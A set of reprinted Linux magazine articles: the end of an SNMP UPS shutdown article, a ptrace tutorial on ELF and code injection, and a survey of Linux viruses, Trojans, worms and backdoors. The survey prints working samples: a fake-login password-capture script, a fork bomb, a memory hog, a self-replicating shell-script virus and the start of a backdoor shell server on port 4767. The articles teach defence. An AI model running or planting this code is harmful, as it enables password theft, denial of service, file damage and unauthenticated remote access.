          }
        close(fd);
    }
    kill(1, SIGPWR);
}
```

3. Run snmptrapd on your system (you can configure it in the init scripts)
The system will shutdown 2 minutes after receiving a 'battery low alarm' from the UPS. Then if power is OK before the shutdown it will cancel shutdown or as configured in the powerfail and powerokwait lines in /etc/inittab

CODE EXPLANATION

When received a trap 33.2.3 (upsMIB.upsTraps.upsTrapAlarmEntryAdded) the program is executed with a 'b' option. Program checks for the 'upsAlarmId' send by the trap and if it is 33.1.6.3.3 (upsMIB.upsObjects.upsAlarm.upsWellKnownAlarms.upsAlarmLowBattery) it notfies init that a power failure occurred. This alarm is added to the alarm table by the UPS agent if the remaining battery run-time is less than or equal to upsConfigLowBattTime. It is removed when the power is back and is acknowledged by trap 33.2.4. The program then sends init a powerokwait message.

DRAWBACKS

- The program handles only two traps and look for only one type of alarm. The upsMIB has a number of alarms and the program is to be extended to handle all conditions.
- The obsolete method of informing init is used. This has to be changed.
- As I had no UPS that sends a snmp traps, I used the snmp trap generator

```
snmptrap -v 2c localhost public '' 33.2.3 33.2.3.0
s "33.1.6.3.3"
snmptrap -v 2c localhost public '' 33.2.4 33.2.4.0
s "33.1.6.3.3"
```

I am not sure whether this is correct.

- The snmptrapd is to be run without -f option.
- Tested only on RedHat Linux 6.2.

TODO

I would like to see this few lines of code grow into a complete general purpose UPS managing software capable of:

- Monitoring and changing all possible MIB of the upsMIB node
- Handle signals from multiple UPS
- Use data from a configuration file
- Handle authentication

All Suggestions, Criticisms, Contibutions (code and idea only - no cash please ;)) etc. are welcome. You can contact me at prasad_ab@yahoo.com. See also my home page .

Published in Issue 83 of Linux Gazette, October 2002

This article is re-printed with permission. The originals can be found at:

http://www.linuxgazette.com/issue83/prasad.html

Process Tracing Using Ptrace, part 2

Author: Sandeep S <sk_nellayi@rediffmail.com>

[Editor's note: We continue where Sandeep left off in our last issue]

The basic features of ptrace were explained in Part I (http://www.linuxgazette.com/issue81/sandeep.html). We saw a small example too. As I said earlier, the main applications of ptrace are accessing memory or registers of a process being run (either for debugging or for some evil purposes). So first we should have some basic idea on the binary format of executables - then only we know how and where to access them. So I shall give you a small tutorial on ELF, the binary format used in Linux. In the last section of this article, we find a small program which accesses the registers and memory of another one and modifies them so as to change the output of that process, by injecting some extra code.

Note: Please don't get confused. Definitely this is an article about ptrace, not about ELF. But a basic knowledge of ELF is required for accessing the core images of processes. So it should be explained first.

What is ELF?

ELF stands for Executable and Linking Format. It defines the format of executable binaries used on Linux - and also for relocatable, shared object and core dump files too. ELF is used by both linkers and loaders. They view ELF from two sides, so both should have a common interface.

The structure of ELF is such that it has many sections and segments. Relocatable files have section header tables, executable files have program header tables, and shared object files have both. In the coming sections I shall explain what these headers are.

ELF Headers

Every ELF file has an ELF header. It always starts at offset 0 in the file. It contains the details of the binary file – should it be interpreted, what data structures are related to the file, etc.

The format of the header is given below (taken from /usr/src/include/linux/elf.h)

```
#define EI_NIDENT       16

typedef struct elf32_hdr{
  unsigned char e_ident[EI_NIDENT];
  Elf32_Half    e_type;
  Elf32_Half    e_machine;
  Elf32_Word    e_version;
  Elf32_Addr    e_entry;  /* Entry point */
  Elf32_Off     e_phoff;
  Elf32_Off     e_shoff;
  Elf32_Word    e_flags;
  Elf32_Half    e_ehsize;
  Elf32_Half    e_phentsize;
  Elf32_Half    e_phnum;
  Elf32_Half    e_shentsize;
  Elf32_Half    e_shnum;
  Elf32_Half    e_shstrndx;
} Elf32_Ehdr;
```

A short description on the fields is as follows

1. **e_ident** Contains information about how to treat the binary. Platform dependent.
2. **e_type** Contains information on the type and how to use the binary. Types are relocatable, executable, shared object and core file.
3. **e_machine** As you have guessed, this field specifies the architecture - Intel 386, Alpha, Sparc etc.
4. **e_version** Gives the version of the object file.
5. **e_phoff** Offset from start to the first program header.
6. **e_shoff** Offset from start to the first section header.
7. **e_flags** Processor specific flags. Not used in i386
8. **e_ehsize** Size of the ELF header.
9. **e_phentsize** & **e_shentsize** Size of program header and section header respectively.
10. **e_phnum** & **e_shnum** Number of program headers and section headers. Program header table will be an array of program headers (e_phnum elements). Similar is the case of section header table.
11. **e_shstrndx** In the section header table a section contains the name of sections. This is the index to that section in the table. (see below)

Sections And Segments

As said above, linkers treat the file as a set of logical sections described by a section header table, and loaders treat the file as a set of segments described by a program header table. The following section gives details on sections and segments/program headers.

ELF Sections and Section Headers

The binary file is viewed as a collection of sections which are arrays of bytes of which no bytes are duplicated. Even though there will be helper information to correctly interpret the contents of the section, the applications may interpret in its own way.

There will be a section header table which is an array of section headers. The zeroth entry of the table is always NULL and describes no part of the binary. Each section header has the following format: (taken from /usr/src/include/linux/elf.h)

```
typedef struct elf32_shdr {
  Elf32_Word sh_name;       /* Section name, index
                               in string tbl (yes
                               Elf32) */
  Elf32_Word sh_type;       /* Type of section
                               (yes Elf32) */
```

```
  Elf32_Word sh_flags;      /* Miscellaneous section
                               attributes */
  Elf32_Addr sh_addr;       /* Section virtual addr
                               at execution */
  Elf32_Off sh_offset;      /* Section file
                               offset */
  Elf32_Word sh_size;       /* Size of section
                               in bytes */
  Elf32_Word sh_link;       /* Index of another
                               section (yes Elf32)*/
  Elf32_Word sh_info;       /* Additional section
                               information
                               (yes Elf32) */
  Elf32_Word sh_addralign; /* Section alignment */
  Elf32_Word sh_entsize;    /* Entry size if
section
                               holds table */
} Elf32_Shdr;
```

Now the fields in detail.

1. **sh_name** This contains an index into the section contents of the e_shstrndx string table. This index is the start of a null terminated string to be used as the name of the section. There are many, a few are:
   - **.text** This section holds executable instructions of the program
   - **.data** This section holds initialized data that contributes to the programs image.
   - **.init** This section holds executable instructions that contribute to the process initialization code.
2. **sh_type** Section type such as program data, symbol table, string table etc..
3. **sh_flags** Contains information such as how to treat the contents of the section.
4. **sh_addralign** Contains the alignment requirement of section contents, typically 0/1 (both meaning no alignment) or 4.

The remaining fields seem to be self explaining.

ELF Segments And Program Headers

The ELF segments are used during loading i.e., when the image of the process is made in the core. Each segment is described by a program header. There will be a program header table in the file (usually near the ELF header). The table is an array of program headers. The format of the program header is as follows.

```
typedef struct
{
  Elf32_Word    p_type;   /* Segment type */
  Elf32_Off     p_offset; /* Segment file offset */
  Elf32_Addr    p_vaddr;  /* Segment virtual
                             address */
  Elf32_Addr    p_paddr;  /* Segment physical
                             address */
  Elf32_Word    p_filesz; /* Segment size in
                             file */
  Elf32_Word    p_memsz;  /* Segment size in
                             memory */
  Elf32_Word    p_flags;  /* Segment flags */
  Elf32_Word    p_align;  /* Segment alignment */
} Elf32_Phdr;
```

1. **p_type** Gives information on how to treat the contents. It gives the type of program header such as:
   - unused
   - loadable
   - Dynamic linking information
   - reserved

   etc ..
2. **p_vaddr** relative virtual address of where the segment expects to be loaded.
3. **p_paddr** physical address of where the segment expects to be loaded into the memory.
4. **p_flags** Contains protection flags – read/write/execute permissions
5. **p_align** Contains the alignment for the segment in memory. If the segment is of type loadable, then the alignment will be the expected page size.

Remaining fields appear to be self explaining.

Loading The ELF File

We have got some idea about the structure of ELF object files. Now we have to know how and where these files are loaded for execution. Usually we just type program name at the shell prompt. In fact a lot of interesting things happen after the return key is hit.

First the shell calls the standard libc function which in turn calls the kernel routine. Now the ball is in kernel's court. The kernel opens the file and finds out the type/format of the executable. Then loads ELF and needed libraries, initializes the program's stack, and finally passes control to the program code.

The program gets loaded to 0x08048000 (you can see this in /proc/pid/maps) and the stack starts from 0xBFFFFFFF (stack grows to numerically small addresses).

Code Injection

We have seen the details of the programs being loaded in the memory. So when a process is given and its memory space known, we can trace it (if we have permission) and access the private data structures of the process. It is very easy to say this, but not that easy to do it. Why not have a try?

First of all, let's write a program to access the registers of another program and modify it. Here we use the following values of `request`.

- PTRACE_ATTACH : Attach to the process pid.
- PTRACE_DETACH : Detach from the process pid.

Note: Do not forget to call this, otherwise the process will stay in stopped mode and is hard to recover.

- PTRACE_GETREGS : This copies the process' registers into the struct pointed by data (addr is ignored). This structure is `struct user_regs_struct` defined as this, in asm/user.h.

```
struct user_regs_struct {
  long ebx, ecx, edx, esi, edi, ebp, eax;
  unsigned short ds, __ds, es, __es;
  unsigned short fs, __fs, gs, __gs;
  long orig_eax, eip;
  unsigned short cs, __cs;
  long eflags, esp;
  unsigned short ss, __ss;
};
```

- PTRACE_SETREGS : Does just the reverse of GETREGS.
- PTRACE_POKETEXT : This copies 32 bits from the address pointed by data in the addr address of the traced process.

Now we are going to inject a small piece of our code to image of the process being traced and force the process to execute our code by changing its instruction pointer.

What we do is very simple. First we attach the process, and then read the register contents of the process. Now insert the code which we want to get executed in some location of the stack and the instruction pointer of the process is changed to that location. Finally we detach the process. Now the process starts to execute and will be executing the injected code.

We have two source files, one is the assembly code to be injected and other is the one which traces the process. I shall provide a small program which we may trace.

The source files

- Tracer.c http://www.linuxgazette.com/issue83/misc/sandeep/Tracer.c
- Code.S http://www.linuxgazette.com/issue83/misc/sandeep/Code.S
- Sample.c http://www.linuxgazette.com/issue83/misc/sandeep/Sample.c

Now compile the files.

```
# cc Sample.c -o loop
# cc Tracer.c Code.S -o catch
```

Go to another console and run the sample program by typing

```
#./loop
```

Come back and execute the tracer to catch the looping process and change
its output. Type

```
#./catch `ps ax | grep "loop" | cut -f 3 -d ' '`
```

Now go to where the sample program 'loop' runs and watch what happens. Definitely your play with ptrace has begun.

Looking Forward

In the first part we traced a process and counted its number of instructions. In this part we studied the ELF file structure and injected a small piece of code into some process. In next part I would expect to access the memory space of some process. Till then, bye from Sandeep S.

Sandeep is a final year student of Government Engineering College in Thrissur, Kerala, India. His interests include FreeBSD, Networking and also Theoretical Computer Science.

Published in Issue 83 of *Linux Gazette*, October 2002

This article is re-printed with permission. The originals can be found at:

http://www.linuxgazette.com/issue83/sandeep.html

Viruses: a Concern for all of us

Author: Christophe Blaess <http://perso.club-internet.fr/ccb/>

Abstract:

This article was first published in a Linux Magazine France special issue focusing on security. The editor, the authors and the translators kindly allowed LinuxFocus to publish every article from this special issue. Accordingly, LinuxFocus will bring them to you as soon as they are translated to English. Thanks to all the people involved in this work. This abstract will be reproduced for each article having the same origin.

Preamble

This article reviews internal security problems that can appear on Linux systems because of aggressive software. Such software can cause damage without human intervention: Viruses, Worms, Trojan Horses, etc. We will go deep into the various vulnerabilities, insisting in the pros and cons of free software in this matter.

Introduction

There are mostly four types of distinct threats what can be confusing for the user, especially since it often happens that an attack relies on various mechanisms:

- Viruses reproduce themselves infecting the body of host programs;
- Trojan horses execute tasks hiding themselves within a harmless looking application;
- Worms take advantage of computers networks to propagate themselves, using for instance, electronic mail;
- Backdoors allow an external user to take control of an application using indirect means.

Classifying them is not always that easy; for example, there are programs considered as viruses by some observers and as worms by others, making the final decision quite complicated. This is not very important considering the scope of this article, which is to clarify which dangers can threaten a Linux system.

Contrary to common believe, these four plagues

already exist under Linux. Of course, viruses find a less favorable area to spread than under DOS, for instance, but the present danger must not be neglected. Let us analyze what the risks are.

THE POTENTIAL THREATS

Viruses

A virus is a bit of code installed in the core of an host program, able to duplicate itself by infecting a new executable file. Viruses were born in the seventies, when the programmers of that time were playing a game called the "core war". This game comes from the Bell AT&T laboratories [MARSDEN 00]. The goal of the game was to run in parallel, within a restricted memory area, small programs able to destroy each other. The operating system did not provide protection between the programs memory areas, thus allowing mutual aggression with the aim to kill the competitors. To do this, some were "bombing" with '0' the widest possible memory area, while others were permanently moving within the address space, hoping to overwrite the code of the opponent, and sometimes, a few of them cooperated to eliminate a tough "enemy".

The algorithms implemented for the game were translated into an assembly language especially created for the matter, the "red code", which was executed through an emulator available on most of the existing machines. The interest in the game was more scientific curiosity, like e.g the enthusiasm toward the Life of Conway Game, the fractals, the genetic algorithms, etc.

However, following articles concerning the core war, published in the Scientific American [DEWDNEY 84], the inevitable had to happen and some people began to write bits of auto-replicating code especially dedicated to floppies boot sector or executable files, first on Apple][computers, and next on MacIntosh and PC's.

The MS DOS operating system was the environment of choice for viruses proliferation: static executable files with a well known format, no memory protection, no security for file access permissions, wide use of TSR resident programs stacked up in memory, etc. We must add to this the users state of mind, wildly exchanging executable programs on floppies without even caring about the origin of the files.

In its simplest form, a virus is a small piece of code which will be executed as an extra when launching an application. It will take advantage of that time to look for other executable files not yet infected, will embed itself in them (preferably leaving the original program unmodified for more discretion) and will exit. When launching the new executable file, the process will restart.

Viruses can benefit from a wide bunch of "weapons" to auto-replicate themselves. In [LUDWIG 91] and [LUDWIG 93] there is a detailed description of viruses for DOS, using sophisticated means of hiding to stay beyond current anti-viruses software: random encryption, permanent change of code, etc. It is even possible to meet viruses using genetic algorithms methods to optimize their survival and reproduction abilities. Similar information can be found in a very famous article: [SPAFFORD 94].

But we have to keep in mind that beyond a subject of experiments with artificial life, the computer virus can cause widespread damage. The principle of multiple replication of a bit of code is only a waste of space (disk and memory) but viruses are used as a support - transport agent - for other entities much more unpleasant: the logical bombs, that we will find again in Trojan horses.

Trojan horses and logical bombs

Timeo Danaos et dona ferentes - I fear the Greeks even when they make a gift. (Virgile, the Aeneid, II, 49).

The besieged Trojan have had the bad idea to let in their town a huge wood statue representing a horse, abandoned by the greek attackers as a religious offering. The Trojan horse concealed in its side a real commando whose members, once infiltrated, took advantage of the night to attack the town from the inside, thus allowing the greek to win the Trojan war.

The famous "Trojan horse" term is often used in the computer security field to designate an a priori harmless application, which like above mentioned viruses, spreads a destructive code called logical bomb.

A logical bomb is a program section intentionally harmful having very varied effects:

- high waste of system resources (memory, hard disk, CPU, etc.);
- fast destruction of as many files as possible (overwriting them to prevent users from getting their content back);
- underhand destruction of one file from time to time, to remain hidden as long as possible;
- attack on system security (implementation of too soft access rights, sending of password file to an internet address, etc.);
- use of the machine for computing terrorism, such as DDoS (Distributed Denial of Service) like mentioned in the already famous article [GIBSON 01];
- inventory of license numbers concerning the applications on the disk and sending them to the software developer.

In some cases the logical bomb can be written for a specific target system on which it will attempt to steal confidential information, to destroy particular files, or to discredit an user taking on his identity. The same bomb executing on any other system will be harmless.

The logical bomb can also try to physically destroy the system where it lies in. The possibilities are rather few but they do exist (CMOS memory deletion, change in modem flash memory, destructive movements of heads on printers, plotters, scanners, accelerated move of hard disks read heads...)

To carry on with the "explosive" metaphor, let us say a logical bomb requires a detonator to be activated. As a matter of fact, running devastating actions from Trojan horse or virus at first launch is a bad tactic as far as efficiency is concerned. After installing the logical bomb, it is better for it to wait before exploding. This will increase the "chances" to reach other systems when it is about virus transmission; and when it is about Trojan horse, it prevents the user for making too easily the connection between the new application installation and the strange behavior of his machine.

Like any harmful action, the release mechanism can be varied: ten days delay after installation, removal of a given user account (lay-off), keyboard and mouse inactive for 30 minutes, high load in the print queue... there is no lack of possibilities ! The most famous Trojan horses are the screen savers even if they are a bit hackneyed today. Behind an attractive look, these programs are able to harm without being disturbed, especially if the logical bomb is only activated after one hour, which almost ensures the user is no more in front of his computer.

Another famous example of Trojan horse is the following script, displaying a login/password screen, sending the information to the person who launched it and exiting. If it works on an unused terminal, this script will allow to capture the password of the next user trying to connect.

```
#! /bin/sh

clear
cat /etc/issue
echo -n "login: "
read login
echo -n "Password: "
stty -echo
read passwd
stty sane
mail $USER <<- fin
        login: $login
        passwd: $passwd
fin
echo "Login incorrect"
sleep 1
logout
```

To make it disconnect when finished, it must be launched with the exec shell command. The victim will think he/she made a typing mistake when seeing the "Login incorrect" message and will connect again the normal way. More advanced versions are able to simulate the X11 connection dialog. To avoid this kind of trap, it is a good thing to use first a false login/password arriving at a terminal (this is a reflex quite easy and fast to learn).

Worms

And Paul found himself on the Worm, exulting, like an Emperor dominating the universe. (F. Herbert "Dune")

"Worms" come from the same principle as viruses. They are programs trying to replicate themselves to get a maximal dissemination. Even if not their main feature, they can also contain a logical bomb with a delayed trigger. The difference between worms and viruses comes from the fact that worms do not use an host program as a transport media, but instead, they try to benefit from the capabilities provided by networks, such as electronic mail, to spread from machine to machine.

The technical level of the worms is rather high; they use the vulnerabilities of software providing network services to force their self-duplication on a remote machine. The archetype is the 1988 "Internet Worm".

The Internet Worm is an example of pure worm, not containing a logical bomb, nevertheless its involuntary devastating effect was fearsome. You can find a short but acute description in [KEHOE 92] or a detailed analysis in [SPAFFORD 88] or [EICHIN 89]. There is also a less technical but more exciting explanation in [STOLL 89] (following the Cuckoo Egg saga), where the frenzy of the teams fighting this worm comes after the panic of the administrators whose systems were affected.

In short, this worm was a program written by Robert Morris Jr, student at the Cornell university, already known for an article about security problems in networks protocols [MORRIS 85]. He was the son of a man in charge of computers security at the NCSC, branch of the NSA. The program was launched late in the afternoon of November 2nd 1988 and stopped most of the systems connected to Internet. It worked in various stages:

1. Once a computer was infiltrated, the worm was trying to propagate into the network. To get addresses it was reading system files and was calling utilities such as netstat providing information about network interfaces.
2. Next, it was trying to get into user accounts. To do this it was comparing the content of a dictionary to the password file. Also, it was trying to use as a password, combinations of the user's name (reverse, repeted, etc). This step then relied on a first vulnerability: passwords encrypted in a readable file (/etc/ passwd), thus benefitting from the bad choice of some users passwords. This first vulnerability has now been solved using shadow passwords.
3. If it succeeded in getting into user accounts, the worm was attempting to find machines providing direct access without identification, that is using ~/.rhost and /etc/hosts.equiv files. In that case, it was using rsh to execute instructions on the remote machine. Thus, it was able to copy itself on the new host and the cycle was starting again.
4. Otherwise a second vulnerability was used to get into another machine: fingerd buffer overflow exploit. (Check our series about secure programming : Avoiding security holes when developing an application - Part 1, Avoiding security holes when developing an application - Part 2: memory, stack and functions, shellcode, Avoiding security holes when developing an application - Part 3: buffer overflows.) This bug allowed remote code execution. Then the worm was able to copy itself on the new system and start

again. In fact, this only worked with some processor types.

5. Last, a third vulnerability was used: a debugging option, active by default within the sendmail daemon, allowing to send mail finally transmitted to the standard input of the program indicated as destination. This option should never have been activated on production machines, but, unfortunately most of the administrators were ignoring its existence.

Let us note that once the worm had been able to execute some instructions on the remote machine, the way to copy itself was rather complex. It required the transmission of a small C program, recompiled on the spot and then launched. Then, it was establishing a TCP/IP connection to the starting computer and was getting all the worm binaries back. These last, pre-compiled, were existing for various architectures (Vax and Sun), and were tested one after the other. Furthermore, the worm was very clever at hiding itself, without trace.

Unfortunately, the mechanism preventing a computer to be infected various times did not work as expected and the harmful aspect of the Internet 88 worm, not containing a logical bomb, showed itself because in a strong overload of the affected systems (notably with a blocking in electronic mail, what caused a delay in providing solutions).

The author of the worm went to prison for some time.

The worms are relatively rare because of their complexity. They must not be mixed up with another type of danger, the viruses transmitted as attachments to an electronic mail such as the famous "ILoveYou". These are quite simple since they are macros written (in Basic) for productivity applications automatically launched when the mail is read. This only works on some operating systems, when the mail reader is configured in a too simplistic way. These programs are more similar to Trojan horses than to worms, since they require an action from the user to be launched.

Backdoors

Backdoors can be compared to Trojan horses but they are not identical. A backdoor allows an ("advanced") user to act on a software to change its behavior. It can be compared to the cheat codes used with games to get more resources, to reach a higher level, etc. But this is also true for critical applications such as connection authentication or electronic mail, since they can provide a hidden access with a password only known by the software creator.

Programmers wishing to ease the debugging phase, often leave a small door open to be able to use the software without going through the authentication mechanism, even when the application is installed on the client site. Sometimes they are official access mechanisms using default passwords (system, admin, superuser, etc) but are not very well documented what leads the administrators to leave them on.

Remember the different hidden accesses allowing to discuss with the system core in the "Wargame" film, but you can also find earlier reports about such practices. In an incredible article [THOMPSON 84], Ken Thompson, one of the Unix fathers, describes a hidden access he implemented on Unix systems many years ago:

- He had changed the /bin/login application to include a bit of code in it, providing a direct access to the system typing a precompiled hardcoded password (not taking /etc/passwd into account). Thus, Thompson was able to visit every system using this login version.
- However, the sources of the applications were available at that time (like for free software today). Then the login.c source code was present in the Unix systems and everybody could have read the trapped code. Accordingly, Thompson was providing a clean login.c without the access door.
- The problem was that every administrator was able to recompile login.c thus removing the trapped version. Then, Thompson modified the standard C compiler to make it able to add the backdoor when noticing someone was trying to compile login.c.
- But, again, the compiler source code cc.c was available and everybody could have read or recompile the compiler. Accordingly, Thompson provided a clean compiler source code, but the binary file, already processed, was able to identify its own source files, then included the code used to infect login.c...

What to do against this ? Well, nothing ! The only way would be to restart with a brand new system. Unless you build a machine from scratch creating the whole microcode, the operating system, the compilers, the utilities, you cannot be sure that every application is clean, even if the source code is available.

And, what about Linux ?

We presented the main risks for any system. Now, let us have a look at the threats concerning free software and Linux.

Logical bombs

First, let us watch the damages a logical bomb is able to cause when executed on a Linux box. Obviously, this varies depending on the wanted effect and the privileges of the user identity launching it.

As far as system file destruction or reading of confidential data is concerned, we can have two cases. If the bomb executes itself under the root identity, it will have the whole power on the machine, including the deletion of every partition and the eventual threats on the hardware above mentioned. If it is launched under any other identity, it will not be more destructive than a user without privileges could be. It only will destroy data belonging to this user. In that case, everyone is in charge of his own files. A

conscientious system administrator does very few tasks while login as root, what reduces the probability to launch a logical bomb under this account.

The Linux system is rather good at private data and hardware access protection, however it is sensitive to attacks aiming at making it inoperative using lot of resources. For example, the following C program is difficult to stop, even when started as a normal user, since, if the number of process by user is not limited, it will "eat" every available entry from the process table and prevent any connection trying to kill it:

```
#include <signal.h>
#include <unistd.h>

int
main (void)
{
  int i;
  for (i = 0; i < NSIG; i ++)
    signal (i, SIG_IGN);
  while (1)
    fork ();
}
```

The limits you can set for users (with the setrlimit() system call, and the shell ulimit function) allow to shorten the life of such a program, but they only act after some time during which the system is unreachable.

In the same connection, a program like the following uses all the available memory and loops "eating" the CPU cycles, thus being quite disturbing for the other processes:

```
#include <stdlib.h>

#define LG      1024

int
main (void) {
  char * buffer;
  while ((buffer = malloc (LG)) != NULL)
    memset (buffer, 0, LG);
  while (1)
    ;
}
```

Usually this program is automatically killed by the virtual memory management mechanism in the latest kernel releases. But before this, the kernel can kill other tasks requiring a lot of memory and presently inactive (X11 applications, for instance). Furthermore, all other processes requiring memory will not get it, what often leads to their termination.

Putting network features out of order is also rather simple, overloading the corresponding port with continued connection requests. The solutions to avoid this exist but they are not always implemented by the administrator. We then can notice that under Linux, even if a logical bomb launched by a normal user cannot destroy files not belonging to him, it can be quite disturbing. Enough to combine a few fork(), malloc() and connect() to badly stress the system and the network services.

VIRUSES

```
Subject: Unix Virus

YOU RECEIVED AN UNIX VIRUS

This virus works according to a cooperative
principle:

If you use Linux or Unix, please forward this mail
to your friends and randomly destroy a few files of
your system.
```

Despite a widespread idea, viruses can be a threat under Linux. Various exist. What is true is that a virus under Linux will not find a useful ground to spread. First, let us watch the phase of infesting a machine. The virus code must be executed there. It means a corrupt executable file has been copied from another system. In the Linux world, the common practice is to provide an application to someone is to give him the URL where to find the software instead of sending him executable files. This means the virus comes from an official site where it will be quickly detected. Once a machine infected, to make it able to spread the virus, it should be used as a distributing platform for precompiled applications, what is rather infrequent. As a matter of fact, the executable file is not a good transport media for a logical bomb in the world of free software.

Concerning the spreading within a machine, obviously a corrupt application only can spread to files for which the user running it, has writing rights. The wise administrator only working as root for operations really requiring privileges, is unlikely running a new software when connected under this identity. Apart from installing a Set-UID root application infected with a virus, the risk is then quite reduced. When a normal user will run an infected program, the virus will only act on the files owned by this user, what will prevent it from spreading to the system utilities.

If viruses have represented an utopy under Unix for a long time, it is also because of the diversity of processors (then of assembly languages) and of libraries (then objects references) which limited the range for precompiled code. Today it is not that true, and a virus infecting the ELF files compiled for Linux for an i386 processor with GlibC 2.1 would find a lot of targets. Furthermore a virus could be written in a language not depending on the host executing it. For instance, here is a virus for shell scripts. It tries to get into every shell script found under the directory where it is launched from. To avoid infecting the same script more than once, the virus ignores the files in which the second line has the comment "infected" or "vaccinated".

```
#! /bin/sh
# infected

( tmp_fic=/tmp/$$
candidates=$(find . -type f -uid $UID -perm -0755)
for fic in $candidates ; do
  exec < $fic
  # Let's try to read a first line,
  if  ! read line ; then
        continue
```

```
  fi
  # and let's check it is a shell script.
  if [ "$line" != "#!/bin/sh" ]&&[ "$line" != "#!
/bin/sh" ];then
          continue
  fi
  # Let's read a second line.
  if ! read line ; then
          continue
  fi
  # Is the file already infected or vaccinated ?
  if [ "$line" == "# vaccinated" ]||[ "$line" ==
"# infected" ];then
          continue
  fi
  # Otherwise we infect it: copy the virus body,
  head -33 $0 > $tmp_fic
  # and the original file.
  cat $fic >> $tmp_fic
  # Overwrite the original file.
  cat $tmp_fic > $fic
done
 rm -f $tmp_fic
) 2>/dev/null &
```

The virus does not care about hiding itself or its action, except that it executes in the background while leaving the original script to do its usual job. Of course, do not run this script as root! Especially if you replace find . with find /. Despite the simplicity of this program, it is quite easy to loose its control, particularly if the system contains lots of customized shell scripts.

The table 1 contains information about well known viruses under Linux. All of them infect ELF executable files inserting their code after the file header and moving back the rest of the original code. Unless told otherwise, they search potential targets in the system directories. From this table, you can notice that viruses under Linux are not anecdotal even if not too alarming, mostly because, until now these viruses are harmless.

Table 1 - Viruses under Linux

Name	*Logical Bomb*	*Notes*
Bliss	Apparently inactive	Automatic desinfection of the executable file if called with the option `--bliss-disinfect-files-please`
Diesel	None	
Kagob	None	Uses a temporary file to execute the infected original program
Satyr	None	
Vit4096	None	Only infects files in current directory.
Winter	None	The virus code is 341 bytes. Only infects files in current directory.
Winux	None	This virus holds two different codes, and can infect as well Windows files as Elf Linux files. However it is unable to explore other partitions than the one where it is stored, what reduces its spreading.
ZipWorm	Inserts a "troll" text about Linux and Windows into the Zip files it finds. ("troll"= some sort of gnome in Swedish mythology)	

You will notice that "Winux" virus is able to spread either under Windows or Linux. It is a harmless virus and is rather a proof of possibilities than a real danger. However this concept sends shivers down your spine, when you think that such an intruder could jump from one partition to the other, invade an heterogeneous network using Samba servers, etc. Eradication would be a pain since the required tools should be available for both systems at once. It is important to note that the Linux protection mechanism preventing a virus working under a normal user identity from corrupting system files is no more available if the partition is accessed from a virus working under Windows.

Let us insist on that point: every administration precaution you can take under Linux becomes ineffective if you reboot your machine from a Windows partition "homing" an eventual multi-platform virus. It is a problem for every machine using dual-boot with two operating systems; the general protection of the whole relies on the security mechanism of the weakest system! The only solution is to prevent access to Linux partitions from any Windows application, using an encrypted file system. This is not very widespread yet, and we can bet that viruses attacking unmounted partitions will soon represent a significant danger for Linux machines.

Trojan horses

Trojan horses are as fearsome as viruses and people seem to be more conscious about it. Unlike a logical bomb transported by a virus, the one found in a Trojan horse has intentionally been inserted by some human. In the free software world, the range from the author of a bit of code to the final user is limited to one or two intermediaries (let us say someone in charge of the project and someone preparing the distribution). If a Trojan horse is discovered it will be easy to find the "guilty".

The free software world is then rather well protected against Trojan horses. But we are talking about free software as we know it today, with managed projects, receptive developers and web sites of reference. This is quite far from shareware or freeware, only available precompiled, distributed in an anarchic way by hundreds of web sites (or CD provided with magazines), where the author is only known from an e-mail address easy to falsify; those make a true Trojan horses stable.

Let us note that the fact to have the source of an application and to compile it is not a guarantee of security. For example a harmful logical bomb can be hidden into the "configure" script (the one called

during "./configure; make") which usually is about 2000 lines long! Last but not least, the source code of an application is clean and compiles; this does not prevent the Makefile from hiding a logical bomb, activating itself during the final "make install", usually done as root!

Last, an important part of viruses and Trojan horses harmful under Windows, are macros executed when consulting a document. The productivity packages under Linux are not able to interpret these macros, at least for now, and the user quickly gets an exaggerated feeling of security. There will be a time when these tools will be able to execute the Basic macros included in the document. The fact that the designers have the bad idea to leave these macros run commands on the system will happen sooner or later. Sure, like for viruses, the devastating effect will be limited to the users privileges, but the fact of not loosing system files (available on the installation CD, anyway), is a very little comfort for the home user who just lost all his documents, his source files, his mail, while his last backup is one month old.

To end this section about Trojan horses included in data, let us note that there is always a way of annoying the user, even without being harmful, with some files requiring an interpretation. On Usenet, you can see, from time to time, compressed files multiplying themselves into a bunch of files till reaching disk saturation. Some Postscript files are also able to block the interpreter (ghostscript or gv) wasting CPU time. These are not harmful, however they make the user loose time and are annoying.

Worms

Linux did not exist at the time of the 1988 Internet Worm; it would have been a target of choice for this kind of attack, the availability of free software source making the search of vulnerabilities very simple (buffer overflows, for instance). The complexity of writing a "good quality" worm reduces the number of those really active under Linux. Table 2 presents a few of them, among the widespread ones.

The worms exploit network server vulnerabilities. For the workstations occasionally connected to Internet the risk is theoretically less than for the servers permanently connected. However, the evolution of the types of connection provided to the home users (Cable, SDL, etc) and the ease of implementation of current network services (HTTP servers, anonymous FTP, etc) imply that it can become quickly a concern for everybody.

Table 2 - Worms under Linux

Name	*Vulnerabilities*	*Notes*
Lion (1i0n)	`bind`	**Installs a backdoor (TCP port 10008) and a *root-kit* on the invaded machine. Sends system information to an email address in China.**
Ramen	`lpr,nfs, wu-ftpd`	**Changes the `index.html` files it finds**
Adore (Red Worm)	`bind, lpr, rpc, wu-ftpd`	**Installs a backdoor in the system and sends information to email addresses in China and USA. Installs a `ps` modified version to hide its processes.**
Cheese	**Like Lion**	**Worm introduced as a nice one, checking and removing the backdoors opened by *Lion*.**

About worms, let us note that their spreading is time limited. They only "survive" replicating themselves from one system to the other, and since they rely on recently discovered vulnerabilities, the quick updates of the target applications stop their spreading. In near future, it is likely that home systems will have to automatically consult web sites of reference (everyday) - that will need to be trusted - to find there security patches for system applications. This will become necessary to prevent the user from working full time as a system administrator while allowing him to benefit from performing network applications.

Backdoors

The backdoor problem is important, even for free software. Of course, when the source code of a program is available, you can check, theoretically, what it does. In fact, very few people read the archive content downloaded from Internet. For instance, the small program below provides a full backdoor, though its small size allows it to hide within a big enough application. This program is derived from an example from my book [BLAESS 00] illustrating the mechanism of pseudo- terminal. This program is not very readable since it has been uncommented to make it shorter. Most of the error checks have also been removed for the same reason. When executed, it opens a TCP/IP server on the port mentioned at the beginning of the program (default 4767) on every network interface of the machine. Each requested connection to this port will automatically access a shell without any authentication !!!

```
    #define _GNU_SOURCE 500
    #include <fcntl.h>
    #include <stdio.h>
    #include <stdlib.h>
    #include <termios.h>
    #include <unistd.h>
    #include <netinet/in.h>
    #include <sys/socket.h>

    #define ADRESSE_BACKDOOR  INADDR_ANY
    #define PORT_BACKDOOR     4767

    int
main (void)
{
    int                 sock;
    int                 sockopt;
    struct sockaddr_in  adresse; /* address */
